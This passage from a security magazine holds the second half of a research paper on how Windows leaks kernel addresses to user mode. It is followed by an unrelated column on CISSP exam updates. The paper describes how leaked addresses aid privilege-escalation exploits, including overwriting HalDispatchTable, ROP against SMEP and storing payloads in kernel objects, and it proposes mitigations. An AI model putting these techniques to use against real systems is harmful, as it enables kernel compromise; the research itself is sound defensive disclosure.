A single entry in the handle table is represented by a HANDLENTRY structure, as shown in *Listing 9*. Among other fields, the phead and pOwner members contain the address of the object, and the handle owner (either an ETHREAD or EPROCESS pointer).

As mentioned, it is possible to enumerate the win32k handle table by just operating on the local process memory, without resorting to a single system call (except for the one required to convert the program to a GUI process). Also, as a direct consequence of the shared section scope, one application can list all objects created within the same session. For more information as for how to correctly find and manage the handle table, see *Kernel Attacks Through User-Mode Callbacks*[22].

Listing 7: ERESOURCE descriptor

```
typedef struct _SYSTEM_LOCK_INFORMATION {
  PVOID Address;
  USHORT Type;
  USHORT Reserved1;
  ULONG ExclusiveOwnerThreadId;
  ULONG ActiveCount;
  ULONG ContentionCount;
  ULONG Reserved2[2];
  ULONG NumberOfSharedWaiters;
  ULONG NumberOfExclusiveWaiters;
} SYSTEM_LOCK_INFORMATION, *PSYSTEM_LOCK_INFORMATION;
```

Listing 8: Extended thread descriptor

```
typedef struct _SYSTEM_EXTENDED_THREAD_INFORMATION
{
  SYSTEM_THREAD_INFORMATION ThreadInfo;
  PVOID StackBase;
  PVOID StackLimit;
  PVOID Win32StartAddress;
  PVOID TebAddress;
  ULONG Reserved1;
  ULONG Reserved2;
  ULONG Reserved3;
} SYSTEM_EXTENDED_THREAD_INFORMATION, *
    PSYSTEM_EXTENDED_THREAD_INFORMATION;
```

Listing 9: Win32k handle table entry

```
typedef struct _HANDLEENTRY {
  struct HEAD* phead;
  VOID* pOwner;
  UINT8 bType;
  UINT8 bFlags;
  UINT16 wUniq;
}HANDLEENTRY,*PHANDLEENTRY;
```

Listing 10: Exemplary win32k service with no return value

```
VOID NtUserRandomService( [...] );
```

Listing 11: Exemplary win32k service with a narrow return value type

```
USHORT NtUserRandomService( [...] );
```

Win32k.sys System Call Information Disclosure

As discovered several months prior to writing the paper, more then twenty win32k system call handlers were leaking kernel-mode addresses to user-mode through the return value. As it later turned out, the information disclosure was caused by invalid definitions of the flawed services. Instead of declaring the return value to have the same bit-width as the native processor word (32 or 64, depending on the platform), the definitions of several system calls were similar to those presented in *Listing 10* and *Listing 11*.

Consequently, the compiled routines would either leave the EAX/RAX register (through which return values are passed in STDCALL) unitinialized, or only initialize the least significant

16 bits, leaving the remaining part unchanged.

When no value is explicitly returned, the actual return value depends on the last EAX/RAX register modification, prior to leaving the system call. Hence, it is potentially possible that such an *Information Disclosure* would reveal stack/heap data or random kernel memory addresses. As further investigation showed, the affected functions' epilogues had usually a very similar format, presented in *Listing 12*.

Listing 12: A typical epilogue of a win32k system call handler

```
.text:BF853847 call _LeaveCrit@0
.text:BF85384C pop esi
.text:BF85384D pop ebp
.text:BF85384E retn 0Ch
```

The internal LeaveCrit function initializes EAX/RAX with the address of the current thread's ETHREAD structure. Despite this one type of address, it is also possible to retrieve a pointer to the local W32THREAD structure, through five routines with a slightly different epilogue. For more information about the issue, see *Subtle information disclosure in WIN32K.SYS syscall return values*[11].

Even though both kernel-mode addresses revealed through invalid return types can also be obtained by other means, this behavior is strictly conincidental, and the operating system developers are very unlikely to have any control over the nature of the disclosed information. Therefore, the current low impact of such subtle leakages might grow up to a serious problem in the future, especially in case of steps being taken to reduce the amount of kernel address space information available to unprivileged applications.

Descriptor Tables

In this section, we review the types and ways of reaching kernel addresses related to *Descriptor Tables*, a crucial part of the Intel x86 and x86-64 CPU architecture, on the Windows platform.

SIDT, SGDT

Every Intel-architecture processor (or a single core) makes extensive use of three *Descriptor Tables*:

- Interrupt Descriptor Table
- Global Descriptor Table
- Local Descriptor Table

The Interrupt Descriptor Table consists of 255 entries, each associating an exception or interrupt vector with a gate descriptor for the procedure or task used to service the associated exception or interrupt.

The Global Descriptor Table represents a set of 8-byte entries, each describing a Code Segment, Data Segment, TSS, Call-Gate or LDT. The table is an essential component of *segmentation*, the first step in address translation. It also plays an important role in terms of privilege separation. Both of the discussed structures have a global system scope, and once initialized, they almost never change during Windows run time. *Local Descriptor Table*, on the other hand, is a local equivalent of GDT. It is an optional structure with per-process scope, which can be set up by the kernel on demand[26].

The Interrupt and Global Descriptor Tables are localized through virtual addresses. These addresses are stored in dedicated registers called IDTR and GDTR, respectively. Write access to these registers is accomplished through privileged LIDT (*Load IDT*) and LGDT (*Load GDT*) instructions. Trying to execute one of them within a higher ring results in an immediate #GP(0) exception. On the other hand, reading the registers' values is not restricted by any means, and can be achieved through corresponding SIDT and SGDT instructions. As *Intel 64 and IA-32 Architectures Software Developer's Manual* states[2]:

> SIDT is useful only by operating-system software. However, it can be used in application programs without causing an exception to be generated.

In order to retrieve the addresses of Descriptor Tables for all active processors or cores, it is necessary to use the SetThreadAffinityMask API. It is also worth to note, that the SIDT instruction functionality has already been used in the past to detect the presence of VMM environment, as presented by Joanna Rutkowska in 2004[5].

GDT Entries

In spite of the *Global Descriptor Table* address availability alone, Windows also allows to obtain and examine particular table entries. The functionality is operable through a documented GetThreadSelectorEntry function, which is internally implemented using NtQueryInformationThread together with the ThreadDescriptorTableEntry information class.

Since the operating system puts no limitation on the segment selectors being queried or the completness of GDT information, it is possible to scan the overall table, collecting kernel-mode addresses. *Table 1* (see a complete version of the table[13]) presents entries containing kernel-mode base addresses. As the table shows, GDT contains a total of three entries, which might prove useful for a potential attacker. The first two are present regardless of the current system state, as they are essential for correct CPU (*Task State Segment*), and system (*Processor Control Region*) performance. As previously mentioned, the third item (9th index) is not initialized by default; it is only created (and remains active throughout the process lifespan) upon creating the first LDT entry with a dedicated service.

Table 1. Kernel-mode entries in a typical Windows Global Descriptor Table

Index	Type	Base	Limit	DPL	Notes
5	tss	80042000	20AB	0	Task State Segment (per-processor)
6	data	FFDFF000	FFF	0	Windows Processor Control Region (per-processor)
9	ldt	86811000	7	0	optional custom LDT (per-process)

Exploitation Usability

In this section, we focus on certain software vulnerability classes and scenarios, in which each of the disclosed type of address may come in handy.

SystemModuleInformation class

Free access to information concerning all executable images residing within the boundaries of kernel virtual address space makes it a powerful tool in numerous exploitation contexts. This is primarily caused by the diversity of data types present in a single PE file - executable code, function pointers, static variables, large arrays, exported symbols - each of which represents a certain value, depending on a given vulnerability characteristics.

Pre-exploitation payload initialization

The official user-mode Windows API interface is split into tens of separate libraries, such as kernel32.dll, user32.dll, and so on, depending on the nature and functionality of a certain function set. As opposed to ring-3, a great majority of documented Windows kernel API is located inside the primary OS core - ntoskrnl.exe (or its equivalent); while the other part (such as KeRaiseIrql) resides in HAL.DLL.

Thanks to such design, it becomes possible to obtain the virtual address of any Windows kernel routine, being part of the documented DDK API. The task can be achieved, by combining the *SystemModuleInformation* functionality with popular image management routines like LoadLibraryEx or GetProcAddress (see *Listing 13*).

Listing 13: A pseudo-code GetKernelProcAddress implementation

```
LPVOID GetKernelProcAddress(PCHAR Module, LPCSTR lpProcName)
{
  HMODULE ModuleHandle;
  FARPROC ProcPointer;
  if((ModuleHandle = LoadLibraryEx(Module, NULL,
      DONT_RESOLVE_DLL_REFERENCES)) == NULL)
    return NULL;
  if((ProcPointer = GetProcAddress(ModuleHandle, lpProcName) == NULL
      )
  {
    FreeLibrary(ModuleHandle);
    return FALSE;
  }
  FreeLibrary(ModuleHandle);
  return (ProcPointer - ModuleHandle + GetDriverImageBase(Module));
}
```

Since a typical payload would usually take advantage of the kernel API to load an arbitrary driver (nt!ZwLoadDriver) or elevate process privileges (nt!ZwOpenProcessToken, nt!ZwDuplicateToken and other), it is often best to initialize appropriate pointers in the pre-exploitation stage. This way, any accidential failure at this point can be cleanly processed while still on the ring-3 privilege level.

Return-Oriented Programming

Return-Oriented Programming - previously known as *ret2libc* - is a common exploitation technique, capable of circuvmenting the *Data Execution Prevention* mitigation technology in certain scenarios. The method requires a controlled stack (as a consequence of a typical stack buffer overflow, or upon crafting the stack pointer), and relies on a chained execution of tiny assembly code snippets (referred to as *gadgets*, ending with execution-control instructions, such as RETN). In most cases, exploits make use of gadgets residing in executable images loaded in the local address space, thus the technique is considered a sophisticated form of *code reuse*.

Taking advantage of techniques such as ROP is usually motivated with lack of control over the vulnerable process address space. On the other hand, *Elevation of Privilege* attacks assume code execution by definition; a malicious user is usually able to operate within a restricted environment (e.g. process, or user account). Therefore, it is possible to entirely control the user-mode address space during kernel exploitation. Provided that the affected kernel routine executes in the same context as its ring-3 trigger, payload can be successfully executed without the need to control privileged memory areas.

Interestingly, in May 2011 Intel announced a new anti-exploitation technology called *Supervisor Mode Execution Protection*, implemented on the CPU level[3,4]. The general concept of the upcoming feature is to refuse ring-0 execution of code located in memory pages marked as accessible from user-mode, upon setting the 20th bit in the CR4 register. Security researchers have already presented possible ways of subverting the protection on both Linux[1] and Windows[14] platforms.

When code execution from user-mode memory is rendered impossible, *Return Oriented Programming* might turn out to become a feasible way of exploiting local Windows kernel vulnerabilities. Should it happen, the ability to retrieve base addresses of PE images present in ring-0 would be a crucial part of the exploitation process. What is even more, as long as the device driver layout is available to untrusted entities, no anti-exploitation

measure can stop the attacker from taking over the machine, once the kernel stack is controlled.

Static function pointers

Amongst other classes of kernel security flaws, the *Write-What-Where* condition is one of the most common, and easiest to take advantage of. It can occur as a direct consequence of insufficient input pointer validation, an implicit result of a pool-based buffer over flow, and in several other circumstances (e.g. referencing pointers from the NULL memory page). As the name indicates, the condition allows unprivileged code to write a controlled value (*what*) into user-controlled kernel address (*where*).

In most scenarios, the condition can be observed in a four-byte (or eight for Intel x86-64) form, i.e. it is possible to write an operand sized the same as the native CPU word. In order to turn the condition into privileged code execution, it is necessary to overwrite a value, which (directly or implicitly) affects the kernel execution path. Extensive research has been performed in this field[25,20], resulting in the invention of several effective ideas. One of the most widely known technique, is to overwrite a function pointer, located at a constant offset relative to an exported kernel symbol: nt!HalDispatchTable + sizeof(ULONG_PTR). Upon replacing the original value with the payload virtual address, privileged code execution can be then triggered through the NtQueryIntervalProfile service, which invokes the following call stack:

- nt!NtQueryIntervalProfile
- nt!IoQueryIntervalProfile
- [nt!HalDispatchTable sizeof(ULONG_PTR)]

In general, device driver images contain a tremendous amount of critical spots (such as function pointers), which can be used to compromise a machine through vulnerable kernel code and a *Write-What-Where* condition, including optimized *switch* branch tables, static function pointers or dispatch tables. For as long as device drivers' image bases are not protected from unathorized access, the exploitation of a majority of ring-0 security flaws will remain trivial.

SystemHandleInformation class

The availability of information about objects with assigned *numeric identifiers* (handles) makes a great source of data regarding the current operating system state. Furthermore, due to the nature and complexity of some of the object types, it is often feasible to use them as a direct post-exploitation stager.

Write-What-Where condition

Similarly to executable modules, some object structures abound in *execution critical* fields, which might be picked out during a *Write-What-Where* condition exploitation. A list of potential object types includes Timers (KTIMER), Threads (KTHREAD), or APC Reserve Objects (KAPC structure, *Listing 14*)[12].

Payload storage

Depending on the object design and purpose, user-mode applications may have a varying degree of control over the object's structure contents. Remarkably, several objects (such as APC Reserve Objects[10]) allow as much as sixteen bytes of controlled memory placed within the object body. Because of the unlimited access to object address information, it is potentially possible to use the objects as an effective kernel-mode payload container (see *Figure 2*).


One disadvantage of the proposed technique is the fact that the user-controlled shellcode is located inside the kernel pool areas, which are marked as *non-executable*. Fortunately, APC Reserve Objects (as well as a majority of Windows objects) are allocated from *Non-Paged Pool* which - according to MSDN[16] - is excluded from the DEP protection layer:

"DEP is also applied to drivers in kernel mode. DEP for memory regions in kernel mode cannot be selectively enabled or disabled. On 32-bit versions of Windows, DEP is applied to the stack by default. This differs from kernel-mode DEP on 64-bit versions of Windows, where the stack, paged pool, and session pool have DEP applied."

Listing 14: Asynchronous Procedure Call descriptor

```
nt!_KAPC
  +0x000 Type : Int2B
  +0x002 Size : Int2B
  +0x004 Spare0 : Uint4B
  +0x008 Thread : Ptr32 _KTHREAD
  +0x00c ApcListEntry : _LIST_ENTRY
  +0x014 KernelRoutine : Ptr32 void
  +0x018 RundownRoutine : Ptr32 void
  +0x01c NormalRoutine : Ptr32 void
  +0x020 NormalContext : Ptr32 Void
  +0x024 SystemArgument1 : Ptr32 Void
  +0x028 SystemArgument2 : Ptr32 Void
  +0x02c ApcStateIndex : Char
  +0x02d ApcMode : Char
  +0x02e Inserted : UChar
```

Figure 2. Exemplary KAPC structure chain, storing 33 bytes of payload in three chunks of data



Kernel Pool Feng Shui

Analogically to other types of computer software (e.g. web browsers) allowing attacker-controlled code execution (e.g. javascript) and partial control over the internal state of the broker's memory allocator (user-mode heap), the Windows kernel also makes it possible for unprivileged application to affect the pools' (an equivalent of ring-3 heaps) layout. This particular capability can prove especially useful, when dealing with the *Use-after-free* vulnerability class. Moreover, crafting a specic allocations' layout has also been shown to come in handy, in terms of circuvmenting new kernel security features introduced in Windows 7, such as *Safe-Unlinking*[18,23].

Although little research has been performed in the field of precise kernel pools control, we believe that the subject will become an important point of security researchers' interest, as new anti-exploitation technologies are introduced in the Windows kernel.

SystemLockInformation

No attacks or exploitation techniques related to the ERESOURCE structure addresses are publicly known. Because of the fact that the *Lock* synchronization mechanism is only operable from ring-0, we consider the information class hardly applicable in the context of *Elevation of Privileges* attacks.

Kernel-mode stacks

As the kernel-mode stack is a crucial part of the ring-0 execution path, it is a perfect candidate for a *Write-What-Where* condition target. Having structures like KTRAP_FRAME or stack frames located within a given thread's privileged stack, it is possible to hijack ring-0 execution by overwriting a *return-address*, saved CS: register within the trap frame, or other sensitive data.

Additionally, the kernel stack can play the role of a data container[9]. This is made possible thanks to the fact, that several Windows services allow an extensive amount of user-mode bytes to be moved to a local stack buffer (up to 4096 bytes). Since all kernel stacks are allocated from non-pageable memory, the above behavior can be made use of in most scenarios scenario, regardless of the vulnerable code IRQL.

Generally speaking, the availability of kernel-mode stack bases is not only useful in terms of generic exploitation, but also turns out to be of great value while evaluating more peculiar types of issues, which are highly dependent on the stack itself (e.g. uninitialized local variable dereferences).

Win32k.sys shared sections

By mapping the win32k.sys shared section into user-mode, the graphical module makes all (session-wide) user/gdi objects' addresses visible to regular applications. Although the information leakage doesn't have any direct security implications, a recent research on a new win32k.sys vulnerability vector – user-mode callbacks – has shown that it can heavily simplify the exploitation of the *Use-after-free* vulnerability class.

Since the type of information revealed by the memory mapping is analogous to the *SystemHandleInformation* class, these two information disclosure cases represent a similar degree of usability. The objects managed by kernel-mode Windows subsystem are also believed to be applicable in *Write-What-Where* and *Kernel memory spraying* attacks. No specific advantages of using win32k.sys mechanisms instead of the Windows kernel ones are known to the authors.

Win32k.sys return values

At the time of writing this paper, it is possible to only obtain the addresses of two structures, assigned to the current thread: KTHREAD and W32THREAD. The first one is equivalent to the current thread's object address, which can be read using *SystemHandleInformation*; the second one is accessible through the local *Thread Environment Block* structure. The possible applications of a thread object are discussed in the adequate section, while considering the fact that the latter structure is undocumented and hardly explored, we believe it to be unsuitable for kernel exploitation purposes.

IDT, GDT and LDT

All of the three primary *Descriptor Tables* consist of bytes representing virtual addresses and privilege level indicators. Consequently, they make an excellent target for *Write-What-Where* attacks. Several ways of altering the *GDT* and *LDT* structures have been described in the GDT and LDT in Windows kernel exploitation paper[13], while a number of other ways of poking with the Protected Mode tables are believed to exist.

TSS, PCR

As a direct outcome of the fact that particular GDT entries can be queried by user-mode code, they could be also potentially used to elevate the user's privilege level. In regard to TSS, vulnerable ring-0 code could be used to overwrite parts of the CPU context (such as SegCs or EFLAGS.IOPL), or modify the I/O Access Bit Mask in such a way, that direct I/O communication with the machine components are available from within user-mode.

Mitigations

In this section, we evaluate ways of mitigating the threats incurred by information disclosure issues described in Section 2.

Windows Kernel Information Classes

Due to the fact that the NtQuerySystemInformation classes, revealing kernel address space information, were implemented purposedly and as a feature, they

cannot be thought of as regular vulnerabilities. In order to reduce the potential security impact of their functionality, we propose four solutions which we believe might be successfully adopted by Microsoft.

1. Sustain the overall information classes' functionality, except for filling the individual fields, containing kernel-mode information. The concept could be implemented relatively easily in the context of undocumented services; however, taking such a step would also render the device driver-oriented part of the *PSAPI* interface useless, as it is mostly based on image base addresses.

2. Restrict the access to certain information classes, by introducing an additional check on the current process security token (e.g. a SeTcbPrivilege requirement). Consequently, only programs with administrative rights would be allowed to query for sensitive kernel information, while making it impossible for restricted users to obtain any of the *classified* data.

One major disadvantage of the method is the fact that even though it would successfully decrease the amount of data during an *Elevation of Privileges* attack, it would still be feasible to "attack" a 64-bit kernel as a privileged user (administrator), in order to load an unsigned driver into kernel space (a.k.a. admin-to-kernel escalation, or *Driver Signature Enforcement* bypass).

3. Similarly, limit access to sensitive classes by ensuring that only ring-0 callers (i.e. kernel modules) can obtain information regarding kernel addresses. The task could be successfully accomplished by examining the PreviousMode value, which represents the CPL of code running previous to the NtQuerySystemInformation system call.

The solution is equivalent to the first concept on 32-bit platforms, where administrative privileges imply the ability to load arbitrary device drivers. As previously mentioned, the situation is roughly different on the 64-bit Windows editions, where only digitally signed modules can be loaded into kernel space, unless another option was chosen during the system boot process. Therefore, the discussed method can be considered even more restrictive than the previous one.

4. Entirely cut out the unsafe functionality from the system information service, returning STATUS_NOT_IMPLEMENTED in response to any of the four requests regarding kernel address space information.

All of the above suggestions assume more restrictive requirements concerning the availability of several types of information. Although each of them would result in the desired effect, the real problem is *legacy* and *cross-system compatibility*. Formally, Microsoft could modify the behavior of internal, undocumented classes as long as it would not interfere with the vendor's user-mode applications. As it turns out, however, it is very likely that some third-party Windows applications would cease to work after applying the proposed security enhancements. This, in turn, might cause problems much more serious that the benefits of a potentially increased kernel security level.

What is more, one of the blamed information classes - SystemModuleInformation - is currently utilized as a part of a documented interface, called PSAPI. This fact makes it even harder for the OS developers to make any move, since meddling in an official, established system interface is not a desirable spot. All things considered, we believe that the real future of the awkward system information service will depend on the application compatibility extent Microsoft is willing to give away in lieu of kernel address space secrecy.

Win32k.sys Handle Table information

As mentioned before, the address space information leakage related to win32k.sys is a direct consequence of the current Windows USER/GDI implementation, and numerous efficiency optimizations present therein. The only possible way of obstructing access to graphical objects' address information would be to entirely re-design the current windowing architecture, and implement parts of several crucial system modules (user32.dll, win32k.sys) from the very beginning. Because of the complexity and potential difficulties related to such an operation, it is highly unlikely that Microsoft will take such a step in existing Windows editions. However, we believe that it might be feasible to apply several major improvements to the current graphical design in the upcoming Windows platforms, as it suffers from other severe architectural problems and issues, as presented by Tarjei Mandt[22].

Interrupt and Global Descriptor Table

The information disclosure accessible through the SIDT and SGDT instructions is entirely a matter of the CPU architecture, and is completely unrelated to the operating system intricacies (e.g. it works the same way on the Windows and Linux platforms). Accordingly, the problem must be dealt with on the hardware level.

Although very intuitive and presumably easy to implement, moving the two discussed instructions into the privileged group would probably not be the best option, due to legacy reasons. Instead, we believe that the CPU would ideally leave the decision of whether SIDT and SGDT should be available to user-mode or not, to the operating system itself.

A similar approach was taken in terms of protecting ring-0 execution flow from being redirected into user-mode memory pages. Namely, Intel has added a new bit called SMEP-enable in the CR4 register (only controllable by the operating system). Upon setting the flag, the execution of CPL=0 from memory write-able from CPL=3 causes an exception to be generated.

> "If CR4.SMEP = 1, instructions may be fetched from any linear address with a valid translation for which the U/S ag (bit 2) is 0 in at least one of the paging-structure entries controlling the translation."

We suggest adding an analogous flag, controlling the availability of IDT and GDT addresses in user-mode, into the CR4 register. Such a bit (e.g. CR4.DTAP, as in Descriptor Table Address Protection) would prevent non-privileged code from obtaining the tables' addresses, when set; the original CPU behavior would not be affected otherwise. Such a solution would allow the system developers to assess the benefits and risks related to the Descriptor Tables' address accessibility, and choose a corresponding setting. Currently, we are not aware of any measures, which could be taken by Microsoft to address the problem on a software level.

GDT entries

At the time of writing this paper, all GDT and LDT items can be retrieved by every application, through the GetThreadSelectorEntry API. As the function's documentation (Remarks section) states:

> Debuggers use this function to convert segment-relative addresses to linear virtual addresses. The ReadProcessMemory and WriteProcessMemory functions use linear virtual addresses.

The function was primarily designed to translate segment selectors into their base addresses, which would make it possible for a debugger to operate on linear, virtual addresses. Due to the fact that user-mode code can only reference memory within user-mode addressing boundaries, the real API's functionality ends on ring-3 segments (most often, the FS: segment translation, being the only standard segment with base address other than zero).

Considering the circumstances, we advice that the allowed output of the API function should be reduced to entries with the DPL field set to 3. In a more general scenario, the ThreadDescriptorTableEntry information class (which GetThreadSelectorEntry is based on) would be re-implemented so that it is allowed to only return entries, whose DPL is greater or equal to the previous mode CPL. Thanks to such approach, device drivers would still be able to make use of kernel segment information, while preventing regular applications from requesting the data.

Miscellaneous address leaks

In spite of kernel address space information available through documented and undocumented services or certain system architecture characteristics, unintended leakages of information have also been shown to occur. Although eliminating all information disclosure issues is very unlikely, we are certain that operating system vendors, or specically Microsoft, need to take such bugs seriously and fix them accordingly.

Remarks

As we have shown in the paper, Windows kernel address space information is an invaluable source of data, making the exploitation of ring-0 vulnerabilities reliable, and relatively easy for a potential, local attacker. This kind of information can be obtained in a variety of ways, starting from well-documented WinAPI routines, up to incomplete return values of graphical system calls. We believe that the current situation is primarily caused by the fact that Microsoft has not had any official policy concerning the disclosure of kernel-related information for years of the system development. Since local kernel attacks were rarely observed and reported in the past, there was no need to establish any rules on what and where kernel addresses could be passed down to user-mode. As ring-0 security is continuously gaining more attention from the security professionals, it now becomes important to state the formal rules, and fix the numerous architectural errors introduced thorough the years of Windows NT development. Although it is clear that kernel address space protection is not an ultimate remedy to successful exploitation of device driver vulnerabilities, it is a big step in terms of overall system security reformation. Remarkably, the Linux kernel developers seem to follow the basic rules of kernel address space information security, as Information Disclosure vulnerabilities of that kind are usually treated seriously, and patched within a reasonable period of time.

Conclusion

In this paper, we have discussed the many ways of retrieving kernel space addresses of various, internal system components. Furthermore, we have shown how to practically implement each of the presented techniques, and how most of them can be successfully employed during a local Elevation of Privileges attack. In order to make it significantly harder to make of kernel-mode security flaws, we conclusively suggested several mitigation techniques and concepts, which could be used to reduce the address space information surface.•

>>REFERENCES

1. Dan Rosenberg: SMEP: What is It, and How to Beat It on Linux. *http://vulnfactory.org/blog/2011/06/05/smep-what-is-it-and-how-to-beat-it-on-linux/*.
2. Intel: Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 2B. Intel Corporation, 2007.
3. Intel: Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3A, 2.5 Control Registers. Intel Corporation, 2011.
4. Joanna Rutkowska: From Slides to Silicon in 3 years! *http://theinvisiblethings.blogspot.com/2011/06/ from-slides-to-silicon-in-3-years.html*.
5. Joanna Rutkowska: Red Pill... or how to detect VMM using (almost) one CPU instruction. *http://invisiblethings.org/papers/ redpill.html. einvisiblethings.blogspot.com/2011/06/ from-slides-to-silicon-in-3-years.html*.
6. Matt Miller, MSEC Security Science: On the eectiveness of DEP and ASLR. *http://blogs.technet.com/b/srd/archive/2010/12/ 08/on-the-effectiveness-of-dep-and-aslr.aspx*.
7. Matt Miller, MSEC Security Science: Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP. *http://blogs.technet.com/b/srd/archive/2009/02/02/ preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx*.
8. Matt Miller, MSEC Security Science: Preventing the exploitation of user mode heap corruption vulnerabilities. *http: //blogs.technet.com/b/srd/archive/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vulnerabilities.aspx*.
9. Matthew "j00ru" Jurczyk: nt!NtMapUserPhysicalPages and Kernel StackSpraying Techniques. *http://j00ru.vexillium.org/?p=769*.
10. Matthew "j00ru" Jurczyk: Reserve Objects in Windows 7. *http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-003.pdf*.
11. Matthew "j00ru" Jurczyk: Subtle information disclosure in WIN32K.SYS syscall return values. *http://j00ru.vexillium.org/?p=762*.
12. Matthew "j00ru" Jurczyk: Windows Objects in Kernel Vulnerability Exploitation. *http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-002.pdf*.
13. Matthew "j00ru" Jurczyk, Gynvael Coldwind: GDT and LDT in Windows kernel vulnerability exploitation. *http://vexillium.org/dl.php?call_gate_exploitation.pdf*.
14. Matthew "j00ru" Jurczyk, Gynvael Coldwind: SMEP: What is it, and how to beat it on Windows. *http://j00ru.vexillium.org/?p=783*.
15. MSDN: Process Status API. *http://msdn.microsoft.com/en-us/library/ms684884%28v=VS.85%29.aspx*.
16. MSDN: Windows Objects in Kernel Vulnerability Exploitation. *http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-002.pdf*.
17. MSDN Library: Introduction to ERESOURCE Routines. *http://msdn.microsoft.com/en-us/library/ff548046%28v=vs.85%29.aspx*.
18. Peter Beck: Safe Unlinking in the Kernel Pool. *http://blogs.technet.com/b/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx*.
19. Peter Beck, MSEC Security Science: Safe Unlinking in the Kernel Pool. *http://blogs.technet.com/b/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx*.
20. Ruben Santamarta: Exploiting Common Flaws inDrivers. *http://reversemode.com/components/com_remository/com_remository_startdown.php?id=51&chk=52afbf0dc821af727c94451e57f03aab&userid=0*.
21. skape, Skywing: Bypassing Windows Hardware-enforced DEP. *http://www.uninformed.org/?v=2&a=4&t=pdf*.
22. Tarjei Mandt: Kernel Attacks Through User-Mode Callbacks. *http://mista.nu/research/mandt-win32k-slides.pdf*.
23. Tarjei Mandt: Kernel Pool Exploitation on Windows 7. *http://www.mista.nu/research/MANDT-kernelpool-PAPER.pdf*.
24. Tim Burrell, MSEC Security Science: GS cookie protection eectiveness and limitations. *http://blogs.technet.com/b/srd/archive/2009/03/16/gs-cookie-protection-effectiveness-and-limitations.aspx*.
25. Yuriy Bulygin: Remote and Local Exploitation of Network Drivers. *http://www.blackhat.com/presentations/bh-usa-07/Bulygin/Whitepaper/bh-usa-07-bulygin-WP.pdf*.
26. Z0mbie: Adding LDT entries in Win2K. *http://vxheavens.com/lib/vzo13.html*.

CISSP® Corner

Tips and Trick on becoming a Certified Information Systems Security Professional (CISSP®)

The new January 2012 CBK has very little changes. Your current resources are still valid and there is no need to buy new resources for your studies. Just keep using the one you already have.

WHAT ABOUT THE UPCOMING CBK UPDATE?

As you have probably heard there will be an update of the CISSP Common Body of Knowledge in January 2012. Lately I have been flooded with questions about how this will affect your training, whether or not the resources you have are still adequate, should you wait a few month to start your training, etc… Do not get over excited, there is little to worry about this new CBK that was announced for January 2011.

Over the past twelve years I have lived through many such updates, every time I was expecting the spanking new CBK with the latest and greatest security issues being covered but most of the time the update would turn out to be only changes in the domains names, subjects being moved from one domain to another, and very minor changes made to the actual content of the CBK. This update seems to be no different looking at the present and future Candidate Information Bulleting (CIB) that was released by ISC2 which contains the current CIB and the future one to be used in January of 2012. A grand total of 66 pages alltogether.

I have read through this new CIB and compared it with the current one. I will give you a resume below of my findings and what is new and in some case what has not changed at all unfortunately.

NEW DOMAIN NAMES

- There are only two domains that have changes in their names:
- **Application Development** Security will now be called **Software Development Security**
- **Operations Security** is now called **Security Operations**

As you can see those are VERY minor changes where only one word has been changed and for the second domain they simply flip flop two words.

You will not be lost with new names for the domains; they are basically the same except for those two changes.

INTRODUCTION PAGE TO THE CANDIDATE INFORMATION BULLETIN (CIB)

The introduction page had very little changes done. In fact they mostly made it more precise and they used words that better represent information security instead of generic word that used to be within the text.

An intro paragraph was added to define what the CISSP is and as such what it provides and some of the key topics that are included within the CBK. On this page you find that most of the changes were made within the description of WHAT IS PROFESSIONAL EXPERIENCE.

- There are bullets that were redundant that have been combined together.
- They replace "Creative Writing" with "Professional Writing"
- They changed "Applicable titles" to say "Applicable Job Titles"
- They remove the title "Officer" and replaced it with "CISO"
- They replaced "Engineer" with "Information Assurance Engineer"
- Titles such as Leader and Designer have been removed
- The title Cryptographer is now replacing Cryptologist and Cryptanalysis
- The title Architect was replaced by "Cyber Architect"

What are the changes I can expect with the new Common Body of Knowledge?

The changes are very minimal. Students will not be surprised with a lot of new content.

On the right you have an example of such changes for Domain number 1.

Please visit *http://www.cccure.org/* to read a full account of all of the changes for each of the domain.

- The titles of Consultant, Salesman, Representative were all removed from the list of Titles
- The title of Lecturer was added to the list of applicable titles

POSITIVE ENFORCEMENT

In most of the domain the text would mentioned the candidate **should** understand which has been replaced by "**is expected**" which clearly tells the candidate that he has to know and not only that he should know. This is a clear distinction within the text of the new CBK.

DOMAIN 1 CHANGES FOR ACCESS CONTROL

The introduction portion was modified to better describe what falls into this domain. There is only one new area of knowledge that was added to this domain with a few sub-topics added to old subjects to better describe what they are.

Under **Understanding Access Control Attack** the following sub-bullets were added:
- B.1 Threat Modeling
- B.2 Asset Valuation
- B.3 Vulnerability Analysis
- B.4 Access Aggregation

Under **Assess Effectiveness of Access Controls** the following was added:
- C.1 User Entitlement
- C.2 Access Review & Audit

A new bullet was added to this domain:
- D. Identify and Access Provisioning lifecycle (e.g. provisioning, review, revocation)

The changes in this domain are very minimal. Overall changes are by my estimate less than 1% of the current CIB content. Mostly there is nothing new that was not already covered in the old CBK.

WHAT ARE ALL OF THE CHANGES WITHIN THE 10 DOMAINS OF THE CBK?

This article is restricted by space and cannot list ALL of the changes for ALL of the domains of the CBK. You can find a full list of the changes on the CCCure.Org website at: *http://www.cccure.org/article1552.html*

LIST OF REFERENCES

Something is definitively wrong with the list of reference provided for the new CIB. The list is a carbon copy of the 2009 list less once book from Doctor McGraw on Software Security. A book which is by the way still applicable and good for todays issues.

I cannot believe that between 2009 and now there was no references added to the list of reference. Either ISC2 has not added any questions to the CBK using new references or the list has not been maintained. Only a few of the references are 2010 and most of them are very old.

This does not seem right to me considering that new questions are being added all the time to the exam. I would say Very bizarre...

